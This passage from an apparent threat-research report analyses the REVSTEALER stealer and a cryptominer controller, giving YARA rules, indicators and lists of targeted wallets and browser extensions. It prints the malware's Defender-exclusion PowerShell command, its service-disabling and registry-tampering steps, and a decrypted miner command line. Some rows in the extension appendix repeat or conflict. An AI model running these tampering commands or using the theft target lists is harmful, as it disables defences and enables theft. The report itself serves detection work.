The controller marks itself and the XMRig host as critical processes using `NtSetInformationProcess` with `ProcessBreakOnTermination`. If either terminates while the flag remains set, Windows triggers the `CRITICAL_PROCESS_DIED` error, causing a Blue Screen of Death (BSOD).




*Code references where NtSetInformationProcess with ProcessBreakOnTermination is used*

## Polygon mining configuration

The controller periodically issues an `eth_call` to one of ten public Polygon endpoints:

- `polygon.rpc.subquery[.]network/public`
- `polygon.api.onfinality[.]io/public`
- `polygon-public.nodies[.]app`
- `polygon.lava[.]build`
- `rpc.sentio[.]xyz/matic`
- `poly.api.pocket[.]network`
- `polygon.gateway.tenderly[.]co`
- `polygon.drpc[.]org`
- `polygon-bor-rpc.publicnode[.]com`
- `api.zan[.]top/polygon-mainnet`

```
None
Contract: 0xC4eC9B7be1c2A0B39Eca678673DcB9164CA5df53
Selector: 0x11582022
```

The returned value is extracted and decrypted using the same Polygon JSON-RPC and IV-prefixed AES-256-CBC process described in previous sections.

```
None
AES key: 62d1d0036f45e81b29125437a170779d4d90a2fa78d62c7f0ccea534f4c0a193

decrypted plaintext:
-a rx/0 -o pool.supportxmr[.]com:443 --tls -u
4ArwkWZHha7etJfjsGhYQZGikpJiGBHW27c4L9CXkcJY96ymzL27rRTMQ2eeeijmBcDqFv8u4aeheaqTze
HhffMQ3Lpw6ep -p x2 --no-color --print-time=60
```

## Adaptive mining behavior

The controller enumerates processes every second and pauses XMRig when monitoring or diagnostic tools are present; a later enumeration with no matches relaunches it.

```
while (true)
    wrap_NtDelayExecution(1000)
    var_eb8 = 0
    rsi += 1
    enumerate_processes(detect_monitoring_tool_callback, &var_eb8)

    if (var_eb8 == 0) ...
    else if (is_miner_process_running() != 0 && f_miner_not_running == 0)
        stop_miner()
        f_miner_not_running = 1
```

*Monitoring / diagnostic tools detector*

Every 15 seconds, the controller checks for competing or disguised miners while excluding its own process and the current XMRig host. It immediately treats `svchost.exe`, `conhost.exe`, `nslookup.exe`, `cmd.exe`, `dwm.exe`, `notepad.exe`, and `explorer.exe` as suspicious when their private memory usage exceeds 0x60000000 bytes (1.5 GiB). Other processes are selected for termination when their command lines contain indicators of miner processes.

```
if (GetProcessMemoryInfo == 0 || rbx_2 == 0 || rax_19 == 0 || ppsmemCounters.PrivateUsage u<= 0x60000000)
    if (read_remote_process_command_line(process: rax_17, &output, capacity: 0x1000) != 0) ...
else
    rsi_1 = 1

wrap_NtClose(rax_17)

if (rsi_1 != 0 && NtSuspendProcess != 0)
    HANDLE ProcessHandle = wrap_OpenProcess(PROCESS_SUSPEND_RESUME, 0, r15)

    if (ProcessHandle - 1 u<= -3)
        NtSuspendProcess(ProcessHandle)
        wrap_NtClose(ProcessHandle)
```

*Competitor miner(s) detector*

The complete observed lists:

| Monitoring/diagnostic tools |
|---|
| taskmgr.exe |
| perfmon.exe |
| resmon.exe |
| procexp |

| Command line indicators |
|---|
| xmrig |
| stratum+tcp |
| stratum+ssl |
| stratum+tls |

| |
|---|
| procexp64 |
| procmon |
| procmon64 |
| processhacker |
| systeminformer |
| processlasso |
| systemexplorer |
| anvir |
| security task |
| hwmonitor |
| hwinfo |
| aida64 |
| gpu-z |
| cpu-z |
| coretemp |
| realtemp |
| speedfan |
| openhardwaremonitor |
| librehardwaremonitor |
| msiafterburner |
| rtss |
| nzxtcam |
| icue |
| armourycrate |
| fpsmonitor |
| glasswire |

| |
|---|
| --donate-level |
| --coin= |
| --algo= |
| -a rx/ |
| -a randomx |
| -a gr |
| --cpu-max-threads-hint |
| nicehash |
| minergate |
| nanopool |
| hashvault |
| moneroocean |
| herominers |
| supportxmr |

| |
|---|
| netlimiter |
| tcpview |
| currports |

## Defensive-system tampering

The controller executes the following PowerShell command to add broad Microsoft Defender exclusions:

```
None
Add-MpPreference `
  -ExclusionPath @($env:UserProfile, $env:ProgramData, $env:TEMP) `
  -ExclusionExtension @('.exe', '.sys') `
  -Force
```

To suppress Windows Update, the controller first runs `sc.exe config <service> start= disabled` and `sc.exe stop <service>` for each of the following services:

- UsoSvc
- WaaSMedicSvc
- wuauserv
- BITS
- dosvc

For each service, it copies the corresponding subkey under `HKLM\SYSTEM\CurrentControlSet\Services` to a randomly named sibling subkey, then deletes the original.

The controller then sets these DWORD values to disable automatic updates, block access to Microsoft's update services, and restrict Delivery Optimization to direct HTTP downloads:

```
None
HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU
NoAutoUpdate = 1
AUOptions = 1

HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
DoNotConnectToWindowsUpdateInternetLocations = 1
DisableWindowsUpdateAccess = 1
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Config
DODownloadMode = 0
```

It also disables 11 Windows Update scheduled tasks:

```
None
\Microsoft\Windows\WindowsUpdate\Scheduled Start
\Microsoft\Windows\WindowsUpdate\sih
\Microsoft\Windows\WindowsUpdate\sihboot
\Microsoft\Windows\UpdateOrchestrator\Schedule Scan
\Microsoft\Windows\UpdateOrchestrator\Schedule Scan Static Task
\Microsoft\Windows\UpdateOrchestrator\Schedule Work
\Microsoft\Windows\UpdateOrchestrator\Schedule Wake To Work
\Microsoft\Windows\UpdateOrchestrator\USO_UxBroker
\Microsoft\Windows\UpdateOrchestrator\Reboot_AC
\Microsoft\Windows\UpdateOrchestrator\Reboot_Battery
\Microsoft\Windows\WaaSMedic\PerformRemediation
```

FInally, the controller terminates `mrt.exe` and disables two MRT (Windows Malicious Software Removal Tool) scheduled tasks:

```
None
\Microsoft\Windows\MRT\MRT_HB
\Microsoft\Windows Removal Tools\MRT_HB
```

## Detections

- Shellcode Execution from Low Reputation Module
- VirtualAlloc API Call from an Unsigned DLL
- Network Library Load via LdrLoadDLL
- DNS Query to Suspicious Top Level Domain
- Potential Evasion with Hardware Breakpoints
- Remote Thread Context Manipulation
- Potential Browser Information Discovery
- Suspicious Remote Process Suspend Activity
- Browser Process Spawned from an Unusual Parent
- Network Activity to a Suspicious Top Level Domain
- Windows.Trojan.RevStealer.yar

## YARA

```
None
rule Windows_Trojan_REVSTEALER_efc8ff20 {
    meta:
        author = "Elastic Security"
        creation_date = "2026-08-21"
        last_modified = "2026-08-21"
        license = "Elastic License v2"
        os = "Windows"
        arch = "x86"
        family = "REVSTEALER"
        threat_name = "Windows.Trojan.REVSTEALER"
        reference_sample =
"127f135246aa0246a8b4d0415538aacdf27f509ff75756556ce18999326f1048"

    strings:
        $seq_str_decrypt =  { 48 FF C0 48 89 44 24 ?? ?? ?? FF FF FF 33 C0 48 8B
4C 24 30 48 8B 54 24 38 66 89 44 51 FE 48 83 C4 28 C3 }
        $seq_cred_mgr = { 44 8A 1C 11 41 8D 43 E0 3C 5E 77 }
        $seq_cred_mgr_2 = { 46 8A 1C 01 41 8D 43 E0 3C 5E 77 }
        $seq_parse_module_name = { 48 8B C2 48 2B C1 48 3D FF 00 00 00 7D ?? 0F B6
02 4? ?? ?? ?? ?? ?? 66 41 89 00 }
        $seq_parse_c2 = { 80 FA 39 77 ?? 41 8B 04 24 ?? ?? ?? 8D 0C 80 0F B6 C2 8D
04 48 83 C0 ?? 41 89 04 24 8A 17 80 FA }
        $seq_veh = { 41 B8 A0 00 00 00 4D 8D 0C 12 48 2B CA 4D 2B C2 42 8A 04 09
41 88 01 49 FF C1 49 83 E8 01 }
    condition:
        3 of ($seq*)
}
```

## References

- https://x.com/GenThreatLabs/status/2082811429401272495
- https://bazaar.abuse.ch/browse/signature/REVSTEALER/

## Indicators

| Observable | Type | Name | Reference |
|---|---|---|---|
| 4c897108e8e793d6904110928c996815c302d6975c9bc61162149e855a963d50 | SHA-256 | resightloader.exe | REVSTEALER Loader |
| adc4aa652965396b52e79435ca54987ae9eb21bf5e67de5e9461b09655165ee4 | SHA-256 | | REVSTEALER |
| 14b2ac356ed75d10ef40bbaaa48e7dd9fff7de9719c2a43ad123fe843dd4e4e2 | SHA-256 | SoftManager72fb40.exe | SoftManager |
| 7c08cf409194056a8517865e5d3433d1499bb8262263b55b49b8b07d9d182fcb | SHA-256 | WinUpdate60e3a3.exe | WinUpdate |
| 13d7237d7289e67c2d806a65d52580b453ce4987acbe2c4c4d04833f55ebccfa | SHA-256 | ProManagerServiced894.exe | ProManager |
| c66d2b77b9e85c53391891212413ad9a99eb66f4b11c6a431e78884a5b2651e5 | SHA-256 | LockAppHost14a02b.exe | LockAppHost |
| monitor5.roast-core85[.]click | domain-name | | REVSTEALER C2 server |
| config.hubdisplay[.]lol | domain-name | | ProManager C2 domain |
| health.journal-metric[.]lol | domain-name | | WinUpdate C2 domain |
| metric.gardenpark[.]click | domain-name | | SoftManager C2 domain |
| 0x98FF8e7cdC13AE46b83B7590B986F25f1560DF03 | Wallet address | | ProManager Polygon contract address |
| 0x0cF1Ec8B9551103de729c3b02D77221Da9d81Acc | Wallet address | | WinUpdate Polygon contract address |
| 0x0E04c59f31E382D2B8A1637f4B9A5f04165EC48d | Wallet address | | SoftManager Polygon contract address |
| 0xC4eC9B7be1c2A0B39Eca678673DcB9164CA5df53 | Wallet address | | LockAppHost Polygon contract address |

# Appendix

## Appendix A - Process Blocklist (Type 0)

| Process Name | Hash |
|---|---|
| apimonitor-x64.exe | 0x42c5f267 |
| apimonitor-x86.exe | 0xdfd6d61b |
| autoruns.exe | 0x5bbea8b9 |
| burpsuite.exe | 0x1faffbcf |
| charles.exe | 0x5b570806 |
| de4dot.exe | 0xee7c22ce |
| die.exe | 0xb1c2e9c |
| dnspy.exe | 0x3c3834c |
| dotpeek.exe | 0x6b9cfc8 |
| dotpeek64.exe | 0xb1a852ea |
| dumpcap.exe | 0x76ece752 |
| fakenet.exe | 0xfa966542 |
| fiddler.exe | 0xfcafb0f8 |
| filemon.exe | 0x5a9aebbe |
| ghidra.exe | 0x6460d885 |
| ghidrarun.exe | 0xb1d306b4 |
| hiew.exe | 0x956d45df |
| hiew32.exe | 0x2d514f2e |
| httpdebugger.exe | 0x7573fa5d |
| ida.exe | 0x235e7400 |
| ida64.exe | 0xa6e900a2 |
| idaq.exe | 0xe73ca89 |

| Process Name | Hash |
|---|---|
| prl_cc.exe | 0x3281ebbd |
| prl_tools.exe | 0xc086c8b6 |
| processhacker.exe | 0xadd4cdb9 |
| procexp.exe | 0x501c368f |
| procexp64.exe | 0x45821fbd |
| procmon.exe | 0x9e6e8c1e |
| procmon64.exe | 0x17b8c77c |
| protection_id.exe | 0x4e88cead |
| proxifier.exe | 0xc9d9bbc0 |
| qemu-ga.exe | 0xdd6a82eb |
| radare2.exe | 0x986764df |
| rawcap.exe | 0x4fec2fba |
| regmon.exe | 0x938c7080 |
| regshot.exe | 0x280a1b34 |
| regshot-x64-unicode.exe | 0xdf5f46f1 |
| scylla.exe | 0x77d1f274 |
| scylla_x64.exe | 0xde1368a1 |
| scylla_x86.exe | 0x1eb03efd |
| smartsniff.exe | 0x260a9b19 |
| sysanalyzer.exe | 0xddcf46f3 |
| tcpview.exe | 0x6bfe57b6 |
| vboxservice.exe | 0xa3eefaf2 |

| | |
|---|---|
| idaq64.exe | 0x9b701b7b |
| idat.exe | 0x6d1835e4 |
| idat64.exe | 0x902a4c46 |
| immunitydebugger.exe | 0xdde67b63 |
| importrec.exe | 0x7dabf9f5 |
| joeboxcontrol.exe | 0xc545d8b6 |
| joeboxserver.exe | 0xb10d315c |
| lordpe.exe | 0x9d8c687c |
| mitmdump.exe | 0x3053d55 |
| mitmproxy.exe | 0x8c3fc6c5 |
| networkminer.exe | 0xd94f28c7 |
| ollydbg.exe | 0xb07de10b |
| pe-bear.exe | 0x1205640 |
| peid.exe | 0x190d1ac |
| pestudio.exe | 0xa1add979 |

| | |
|---|---|
| vboxtray.exe | 0xf2a843a9 |
| vmsrvc.exe | 0xf0512353 |
| vmtoolsd.exe | 0xfbd30b38 |
| vmusrvc.exe | 0x83c4a056 |
| vmwaretray.exe | 0x76113518 |
| vmwareuser.exe | 0x9820da77 |
| windbg.exe | 0x676b48bd |
| wireshark.exe | 0x1dc677c6 |
| x32dbg.exe | 0x1b9b4154 |
| x64dbg.exe | 0xc497dcbf |
| xenservice.exe | 0x56516792 |
| Unknown | 0xbcde5b69 |
| Unknown | 0xd0a57ca4 |
| Unknown | 0x63fca5c1 |
| Unknown | 0xf37ddc89 |

## Appendix B - Source Tags

| Tag | Functionality |
|---|---|
| 0x081A1CCA | Roblox |
| 0x7870425A | Clipboard stealer |
| 0x27327EFA | FileZilla |
| 0x3856EA72 | VPN |
| 0x4A6382FA | WinSCP |
| 0x54D4A58B | Minecraft |

| Tag | Functionality |
|---|---|
| 0xA883E8C9 | Credential Manager |
| 0xAFDAA258 | CyberDuck |
| 0xB1EC0BEF | Battlestate |
| 0xB365E215 | SmartFTP |
| 0xC37DC07F | Battle.net |
| 0xC67F92F0 | FlashFXP |

| | |
|---|---|
| 0x5594C5BF | CoreFTP |
| 0x6EDFA4AD | Installed programs |
| 0x752281F0 | Steam |
| 0x7F9C12B6 | Screenshot capture |
| 0x8001EDC2 | Messaging apps |
| 0x991D8913 | Process enumeration |
| 0x9EDEF54F | Telegram Desktop |

| | |
|---|---|
| 0xC895156F | Environment strings |
| 0xCB06D8FB | System information |
| 0xCD2BA82E | Windows Sticky Notes |
| 0xDB06F83C | OBS Studio |
| 0xDD6000BC | EA Desktop |
| 0xDE711411 | Password managers |
| 0xB5B0765E | Generic files |

**Control / session**:

| **Tag** | **Purpose** |
|---|---|
| 0xA391A96 | Capture start signal |
| 0x52B8417D | Command result |
| 0x6E31FA72 | Request target list |
| 0xB5DB0D5D | Credential exfil |
| 0x742F913A | Browser credential exfil |
| 0xA408647F | Completion signal |
| 0xAF004791 | Screen capture exfil |
| 0xB7297721 | Item count |
| 0xC83BA1D9 | Frame exfil |

## Appendix C - Targeted Wallets

| Wallet | Base | Path | Engine |
|---|---|---|---|
| Armory | %APPDATA% | \Armory | 0 (no filter) |
| Atomic | %APPDATA% | \Atomic\Local Storage\leveldb | 0 (no filter) |
| Bitcoin | %APPDATA% | \Bitcoin | 256 (wallet.dat) |
| BitcoinABC | %APPDATA% | \Bitcoin ABC | 256 (wallet.dat) |
| BitcoinGold | %APPDATA% | \Bitcoin Gold | 256 (wallet.dat) |
| BitcoinSV | %APPDATA% | \BitcoinSV | 256 (wallet.dat) |
| BitcoinCash | %APPDATA% | \BitcoinCash | 256 (wallet.dat) |
| Bytecoin | %APPDATA% | \bytecoin | 256 (wallet.dat) |
| CakeWallet | %APPDATA% | \com.cakewallet.cake_wallet\Cake Wallet\wallets | 1 (.keys) |
| Coinomi | %LOCALAPPDATA% | \Coinomi\Coinomi\wallets | 0 (no filter) |
| Daedalus | %APPDATA% | \Daedalus Mainnet | 256 (wallet.dat) |
| Dash | %APPDATA% | \DashCore | 256 (wallet.dat) |
| Decred | %APPDATA% | \Decred | 256 (wallet.dat) |
| Digibyte | %APPDATA% | \DigiByte | 256 (wallet.dat) |
| Dogecoin | %APPDATA% | \Dogecoin | 256 (wallet.dat) |
| Electrum | %APPDATA% | \Electrum\wallets | 0 (no filter) |
| ElectrumSV | %APPDATA% | \ElectrumSV\wallets | 0 (no filter) |
| Electrum-NMC | %APPDATA% | \Electrum-NMC\wallets | 0 (no filter) |
| Electrum-DASH | %APPDATA% | \Electrum-DASH\wallets | 0 (no filter) |
| Electrum-LTC | %APPDATA% | \Electrum-LTC\wallets | 0 (no filter) |
| ElectronCash | %APPDATA% | \ElectronCash\wallets | 0 (no filter) |

| Wallet | Base | Path | Engine |
|---|---|---|---|
| Ethereum (Geth) | %APPDATA% | \Ethereum | 0 (no filter) |
| Exodus | %APPDATA% | \Exodus\exodus.wallet | 0 (no filter) |
| Frame | %APPDATA% | \frame\Local Storage\leveldb | 0 (no filter) |
| Groestlcoin | %APPDATA% | \Groestlcoin | 256 (wallet.dat) |
| Guarda | %APPDATA% | \Guarda | 0 (no filter) |
| Komodo | %APPDATA% | \Komodo | 256 (wallet.dat) |
| Litecoin | %APPDATA% | \Litecoin | 256 (wallet.dat) |
| Monacoin | %APPDATA% | \Monacoin | 256 (wallet.dat) |
| Monero (CLI) | %APPDATA% | \Monero | 1 (.keys) |
| MoneroGUI | %USERPROFILE% | \Documents\Monero\wallets | 1 (.keys) |
| MyCrypto | %APPDATA% | \MyCrypto | 0 (no filter) |
| MyEtherWallet | %APPDATA% | \MyEtherWallet | 0 (no filter) |
| MyMonero | %APPDATA% | \MyMonero | 1 (.keys) |
| Namecoin | %APPDATA% | \Namecoin | 256 (wallet.dat) |
| Nexus | %APPDATA% | \Nexus | 0 (no filter) |
| PIVX | %APPDATA% | \PIVX | 256 (wallet.dat) |
| Qtum | %APPDATA% | \Qtum | 256 (wallet.dat) |
| Ravencoin | %APPDATA% | \Raven | 256 (wallet.dat) |
| Solar | %APPDATA% | \io.solarwallet.app\Local Storage\leveldb | 0 (no filter) |
| Sparrow | %APPDATA% | \Sparrow\wallets | 0 (no filter) |
| Verge | %APPDATA% | \VERGE | 256 (wallet.dat) |
| Vertcoin | %APPDATA% | \Vertcoin | 256 (wallet.dat) |

| Wallet | Base | Path | Engine |
|---|---|---|---|
| Viacoin | %APPDATA% | \Viacoin | 256 (wallet.dat) |
| WalletWasabi | %APPDATA% | \WalletWasabi\Client\Wallets | 0 (no filter) |
| Zcash | %APPDATA% | \Zcash | 256 (wallet.dat) |
| Zecwallet Lite | %APPDATA% | \Zecwallet Lite\Local Storage\leveldb | 0 (no filter) |
| Zelcore | %APPDATA% | \zelcore\Local Storage\leveldb | 0 (no filter) |
| Railway | %APPDATA% | \railway-reactjs\IndexedDB\file__0.indexeddb.leveldb | 0 (no filter) |
| Ledger Live | %APPDATA% | \Ledger Live | 0 (no filter) |
| Trezor Suite | %APPDATA% | \@trezor\suite-desktop | 0 (no filter) |

## Appendix D - Targeted Chrome Extensions

| Hash | Name | Extension |
|---|---|---|
| 0x79ffb71e | 1Password | aeblfdkhhhdcdjpifhhbdiojplfjncoa |
| 0x56a8856f | Alby (Lightning/Nostr) | iokeahhehimjnekafflcihljlcjccdbe |
| 0x32808a1a | ArgentX (StarkNet) | dlcobpjiigpikoobohmabehhmhfoodbb |
| 0xe3d57dc4 | Atomic Wallet | odbfpeeihdkbihmopkbjmoonfanlbfcl |
| 0x500c74a6 | Auro Wallet (Mina) | cnmamaachppnkjgnildpdmkaakejnhae |
| 0xfba22719 | Authenticator (2FA) | bhghoamapcdpbohphigoooaddinpkbai |
| 0x89b3f4ed | Avira Password Manager | caljgklbbfbcjjanaijlacgncafpegll |
| 0x55821cdc | Backpack | aflkmfhebedbjioipglgcbcmnbpgliof |
| 0x5ea87741 | BearBy | papngmkmknnmfhabbckobgfpihpdgplk |
| 0xafadda1b | Bitget Wallet | jiidiaalihmmhddjgbnbgdfflelocpak |

| | | |
|---|---|---|
| 0x5ea27358 | Tonkeeper | omaabbefbmiijedngplfjmnooppbclkk |
| 0xddd0bda2 | Bitwarden | nngceckbapebfimnlniiiahkandclblb |
| 0xe14f1ea7 | BlockWallet | bopcbmipnjdcdfflfgjdgdjejmgpoaab |
| 0x47e7bae7 | BNB Chain Wallet | fhbohimaelbohpjbbldcngcnapndodjp |
| 0x1c4e142f | Braavos (StarkNet) | jnlgamecbpmbajjfhmmmlhejkemejdma |
| 0x26d50bab | BrowserPass | naepdomgkenhinolocfifgehidddafch |
| 0x3ecd813e | Bybit Wallet | pdliaogehgdbhbnmkklieghmmjkpigpa |
| 0xaa437535 | Casper Wallet | abkahkcbhngaebpcgfmhkoioedceoigp |
| 0x3b6943ea | Clover | nhnkbkgjikgcigadomkphalanndcapjk |
| 0x91d78b53 | Coin98 | bgpipimickeadkjlklgciifhnalhdjhe |
| 0x11eb2b13 | Coinbase Wallet | hnfanknocfeofbddgcijnmhnfnkdnaad |
| 0x15bf1fdc | Coinbase Wallet (legacy) | aeachknmefphepccionboohckonoeemg |
| 0xdec79183 | Crossmark Wallet (XRP) | canipghmckojpianfgiklhbgpfmhjkjg |
| 0xd9b59464 | Ctrl Wallet (XDEFI) | hmeobnfnfcmdkdcmlblgagmfpfboieaf |
| 0xd76da412 | Cyano Wallet (NEO) | dkdedlpgdmmkkfjabffeganieamfklkm |
| 0x9287b1cb | Dashlane | fdjamakpfbbddfjaooikfcpapjohcfmg |
| 0x331578f0 | Enkrypt | kkpllkodjeloidieedojogacfhpaihoh |
| 0xe644892f | Eternl (Cardano) | kmhcihpebfmpgmihbkipmjlmmioameka |
| 0xf575912e | EVER Wallet (Everscale) | cgeeodpfagjceefieflmdfphplkenlfk |
| 0x316e87e8 | Exodus Web3 | aholpfdialjgjfhomihkjbmgjidlcdno |
| 0xf1efca87 | Fewcha Move Wallet (Aptos) | ebfidpplhabeedpnhjnobghokpiioolj |
| 0xbcbdd9cf | Fin Wallet (Sei) | dbgnhckhnppddckangcjbkjnlddbjkna |
| 0xba97ca4d | Flow Wallet (Lilico) | hpclkefagolihohboafpheddmmgdffjm |
| 0x51cdcb35 | Fluvi Wallet | mmmjbcfofconkannjonfmjjajplldbg |

| 0xd2e0c914 | Frame | ldcoohedfbjoobcadoglnnmmfbdlmmhf |
|---|---|---|
| 0xe5823aeb | Freighter (Stellar) | bcacfldlkkdogcmkkibnjlakofdplcbk |
| 0xb027d738 | Frontier Wallet | kppfdiipphfccemcignhifpjkapfbihd |
| 0x44c9ac28 | Fuelet Wallet (Fuel) | bifidjkcdpgfnlbcjpdkdcnbiooooblg |
| 0x3abcf050 | Gate Wallet | cpmkedoipcpimgecpmgpldfpohjplkpp |
| 0x68f7eeef | Glass Wallet (Sui) | loinekcabhlmhjjbocijdoimmejangoa |
| 0x55dd0f78 | Glow Wallet (Solana) | ojbcfhjmpigfobfclfflafhblgemeidi |
| 0x92e8cc5a | Goby (Nervos CKB) | jnkelfanjkeadonecabehalmbgpfodjm |
| 0xe76d99d4 | Guarda Wallet | hpglfhgfnhbgpjdenjgmdgoeiappafln |
| 0x5dfa3bb4 | HaHa Wallet | andhndehpcjpmneneealacgnmealilal |
| 0x6d7425ee | Halo Wallet | nbdpmlhambbdkhkmbfpljckjcmgibalo |
| 0x98f3d019 | HashPack (Hedera) | gjagmgiddbbciopjhllkdnddhcglnemk |
| 0x54d81fdc | HAVAH Wallet | cnncmdhjacpkmjmkcafchppbnpnhdmon |
| 0x136e9a64 | ICONex (ICON) | flpiciilemghbmfalicajoolhkkenfel |
| 0x7d50f369 | iWallet (Origin Protocol) | kncchdigobghenbbaddojjnnaogfppfj |
| 0x1a054d47 | Kaia Wallet (Klaytn) | jblndlipeogpafnldhgmapagcccfchpi |
| 0xd862eda0 | KardiaChain Wallet | pdadjkfkgcafgbceimcpbkalnfnepbnk |
| 0xb2b0d259 | KeePassXC | oboonakemofpalcgghocfoadofidjkkk |
| 0xe79e2dc8 | Keeper | bfogiafebfohielmmehodmfbbebbbpei |
| 0xdccf67fa | Keeper Wallet (Waves) | lpilbniiabackdjcionkobglmddfbcjo |
| 0xc31f072b | Keplr | dmkamcknogkgcdfhhbddcghachkejeap |
| 0x04848f5d | Koala Wallet | lnnnmfcpbkafcpgdilckhmhbkkbpkmid |
| 0xe5a2dbf4 | Kontos Wallet | abjfbanhppgiflmobebffffbijcfoeiao |
| 0x6d3814dd | LastPass | hdokiejnpimakedhajhdlcegeplioahd |
| 0x07becfcd | Leather (Stacks/Bitcoin) | ldinpeekobnhjjdofggfgjlcehhmanlj |

| 0xaeddb91b | Leo Wallet (Aleo) | nebnhfamliijlghikdgcigoebonmoibm |
|---|---|---|
| 0x2d8ac979 | Magic Eden Wallet | mkpegjkblkkefacfnmkajcjmabijhclg |
| 0x5fae90e0 | Manta Wallet | enabgbdfcbaehmbigakijjabdpdnimlg |
| 0xc20534f6 | Math Wallet | afbcbjpbpfadlkmhmclhkeeodmamcflc |
| 0x5ebdc261 | MetaMask | nkbihfbeogaeaoehlefnkodbefgpgknn |
| 0xae66111a | MetaMask Flask | ejbalbakoplchlghecdalmeeeajnimhm |
| 0x2f9fb1b6 | MetaWallet | bkklifkecemccedpkhcebagjpehhabfb |
| 0xb946eabe | Meteor Wallet (NEAR) | pcndjhkinnkaohffealmlmhaepkpmgkb |
| 0x6e0f73b5 | Monsta Wallet | hpbgcgmiemanfelegbndmhieiigkackl |
| 0xd19106a4 | MultiversX DeFi Wallet | dngmlblcodfobpdpecaadgfbcggfjfnm |
| 0x1bacbe76 | MYKI Password Manager | bmikpgodpkclnkgmnpphehdgcimmided |
| 0x045545a1 | Nabox Wallet | nknhiehlklippafakaeklbeglecifhad |
| 0x606baa26 | Nami (Cardano) | lpfcbjknijpeeillifnkikgncikgfhdo |
| 0x600be477 | Nautilus Wallet (Ergo) | gjlmehlldlphhljhpnlddaodbjjcchai |
| 0xe1ac66ae | NeoLine (NEO) | cphhlgmgameodnhkjdmkpanlelnlohao |
| 0xa7e317d8 | Nifty Wallet | jbdaocneiiinmjbjlgalhcelgbejmnid |
| 0x9783de2d | Nightly | fiikommddbeccaoicoejoniammnalkfa |
| 0xbee19049 | NordPass | pnlccmojcmeohlpggmfnbbiapkmbliob |
| 0x08bed340 | NuFi Wallet | gpnihlnnodeiiaakbikldcihojploeca |
| 0xbc577ebc | OKX Web3 Wallet | mcohilncbfahbmgdjkbpemcciiolgcge |
| 0xe7fcd867 | OneKey Wallet | jnmbobjmhlngoefaiojfljckilhhlhcj |
| 0xffe0e910 | ONTO Wallet | ifckdpamphokdglkkdomedpdegcjhjdp |
| 0xd5c0b853 | OpenMask (TON) | penjlddjkjgpnkllboccdgccekpkcbin |
| 0x8b2e67d7 | Oxygen Protocol (Solana) | fhilaheimglignddkjgofkcbgekhenbh |
| 0x7a4c130b | Pali Wallet (Syscoin) | mgffkfbidihjpoaomajlbgchddlicgpn |

| | | |
|---|---|---|
| 0x58707779 | Parti Wallet (Partisia) | gjkdbeaiifkpoencioahhcilildpjhgh |
| 0x97ed69f1 | Phantom | bfnaelmomeimhlpmgjnjophhpkkoljpa |
| 0xff113e8f | PIP Wallet | icblpoalghoakidcjiheabnkijnklhhe |
| 0x959261c7 | Plug (ICP/Dfinity) | cfbfdhimifdmdehjmkdobpcjfefblkjm |
| 0x702a0eaf | Polkadot.js Extension | mopnmbcafieddcagagdcbnhejhlodfdd |
| 0xbccca740 | Polymesh Wallet | jojhfeoedkpkglbfimdfabpdfjaoolaf |
| 0x6c57e9a0 | Monsta Wallet | hpbgcgmiemanfelegbndmhieiigkackl |
| 0xd19106a4 | MultiversX DeFi Wallet | dngmlblcodfobpdpecaadgfbcggfjfnm |
| 0x1bacbe76 | MYKI Password Manager | bmikpgodpkclnkgmnpphehdgcimmided |
| 0x045545a1 | Nabox Wallet | nknhiehlklippafakaeklbeglecifhad |
| 0x606baa26 | Nami (Cardano) | lpfcbjknijpeeillifnkikgncikgfhdo |
| 0x600be477 | Nautilus Wallet (Ergo) | gjlmehlldlphhljhpnlddaodbjjcchai |
| 0xe1ac66ae | NeoLine (NEO) | cphhlgmgameodnhkjdmkpanlelnlohao |
| 0xa7e317d8 | Nifty Wallet | jbdaocneiiinmjbjlgalhcelgbejmnid |
| 0x9783de2d | Nightly | fiikommddbeccaoicoejoniammnalkfa |
| 0xbee19049 | NordPass | pnlccmojcmeohlpggmfnbbiapkmbliob |
| 0x08bed340 | NuFi Wallet | gpnihlnnodeiiaakbikldcihojploeca |
| 0xbc577ebc | OKX Web3 Wallet | mcohilncbfahbmgdjkbpemcciiolgcge |
| 0xe7fcd867 | OneKey Wallet | jnmbobjmhlngoefaiojfljckilhhlhcj |
| 0xffe0e910 | ONTO Wallet | ifckdpamphokdglkkdomedpdegcjhjdp |
| 0xd5c0b853 | OpenMask (TON) | penjlddjkjgpnkllboccdgccekpkcbin |
| 0x8b2e67d7 | Oxygen Protocol (Solana) | fhilaheimglignddkjgofkcbgekhenbh |
| 0x7a4c130b | Pali Wallet (Syscoin) | mgffkfbidihjpoaomajlbgchddlicgpn |
| 0x58707779 | Parti Wallet (Partisia) | gjkdbeaiifkpoencioahhcilildpjhgh |
| 0x97ed69f1 | Phantom | bfnaelmomeimhlpmgjnjophhpkkoljpa |

| 0xff113e8f | PIP Wallet | icblpoalghoakidcjiheabnkijnklhhe |
|---|---|---|
| 0x959261c7 | Plug (ICP/Dfinity) | cfbfdhimifdmdehjmkdobpcjfefblkjm |
| 0x702a0eaf | Polkadot.js Extension | mopnmbcafieddcagagdcbnhejhlodfdd |
| 0xbccca740 | Polymesh Wallet | jojhfeoedkpkglbfimdfabpdfjaoolaf |
| 0x6c57e9a0 | Pontem (Aptos) | phkbamefinggmakgklpkljjmgibohnba |
| 0x3e4cc99c | Prax Wallet (Penumbra) | lkpmkhpnhknhmibgnmmhdhgdilepfghe |
| 0x23e5d0e1 | PWR Wallet | kennjipeijpeengjlogfdjkiiadhbmjl |
| 0x113f52a2 | Rabby Wallet | acmacodkjbdgmoleebolmdjonilkdbch |
| 0x637e76d4 | Rainbow | opfgelmcmbiajamepnmloijbpoleiama |
| 0xe1a484de | Razor Wallet (Aptos) | fdcnegogpncmfejlfnffnofpngdiejii |
| 0xf8dc748a | Rise Wallet (Aptos) | hbbgbephgojikajhfbomhlmmollphcad |
| 0xafc9250b | Ronin Wallet | fnjhmkhhmkbjkkabndcnnogagogbneec |
| 0x070e7a20 | ROSE Wallet (Oasis) | ppdadbejkmjnefldpcdjhnkpbjkikoip |
| 0x0c01e6c3 | SafePal | lgmpcpglpngdoalbgeoldeajfclnhafa |
| 0x7e6ea5ba | Sender Wallet | epapihdplajcdnnkdeiahlgigofloibg |
| 0x1b62ed73 | Solflare | bhhhlbepdkbapadjdnnojkbgioiodbic |
| 0x40ea8274 | Stargazer Wallet (DAG) | pgiaagfkgcbnmiiolekcfmljdagdhlcm |
